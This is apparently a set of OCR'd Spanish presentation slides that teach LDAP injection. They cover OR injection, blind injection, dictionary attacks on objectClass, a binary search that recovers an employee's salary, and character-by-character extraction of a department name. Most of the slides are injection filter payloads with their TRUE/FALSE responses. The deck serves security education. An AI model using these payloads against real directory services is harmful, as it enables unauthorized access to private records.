
Ejemplo:

(|(cn=D)(ou=Groups))*


Inyección:

(|(cn=void)(uid=)(ou=Groups))*

OR LDAP Injection



OR LDAP Injection



Blind LDAP injecttion

- Tiene lógica binaria
- Tiene soporte para booleanización:
  - Comodín: *
    - Reducción charset: *a*
    - Despliegue: a*
  - Relacionales:
    - >=
    - <=
    - ~=
    - =
- Certezas absolutas (RFC 4526)
  - Absolute FALSE (|)
  - Absolute TRUE (&)

Blind LDAP Injection
Ataque de diccionario

Ejemplo:

(& (objectClass=printer)(type=HP LaserJet 2100))


Inyección para obtener un resultado TRUE:

(&(objectClass=printer)(type=HP LaserJet 2100)(objectClass=))*

Inyecciones para obtener valorees *objectClass*:


(&(objectClass=printer)(type=HP LaserJet 2100)(objectClass=logins))
(&(objectClass=printer)(type=HP LaserJet 2100)(objectClass=docs))
(&(objectClass=printer)(type=HP LaserJet 2100)(objectClass=news))
(&(objectClass=printer)(type=HP LaserJet 2100)(objectClass=adms))
(&(objectClass=printer)(type=HP LaserJet 2100)(objectClass=users))
….

Blind LDAP Injection
Ataque de diccionario



Attributo NO existe (o no hay acceso)

Blind LDAP Injection
Ataque de diccionario



Attributo existe (y tenemos privilegio de acceso)


Blind LDAP injection
Búsqueda Binaria

- ¿Cuánto dinero gana José Parada?

Low index: 1 – High index: 10 – Middle value: 5
(&(objectClass=)(uid=jparada)(salary>=5)) ->FALSE*
Low index: 1 – High index: 5 – Middle value: 2
(&(objectClass=)(uid=jparada)(salary>=2)) ->TRUE*
Low index: 2 – High index: 5 – Middle value: 3
(&(objectClass=)(uid=jparada)(salary>=3)) ->TRUE*
Low index: 3 – High index: 5 – Middle value: 4
(&(objectClass=)(uid=jparada)(salary>=4)) ->FALSE*
Low index: 4 – High index: 4 – Middle value: 4

Salary=4 [millones de € por mes]

Blind ldap injection
Booleanizacion de datos




Blind ldap injection
Booleanizacion de datos

Inyecciones para obtener los valroes de *department:*


(&(objectClass=printer)(type=HP LaserJet 2100)(department=)) ->TRUE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=a)) -> FALSE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=b))-> FALSE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=c)) -> FALSE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=d)) -> FALSE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=e)) -> FALSE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=f))->TRUE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=fa)) -> FALSE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=fb)) -> FALSE*
….
(&(objectClass=printer)(type=HP LaserJet 2100)(department=fi))->TRUE*

Blind ldap injection
Booleanizacion de datos



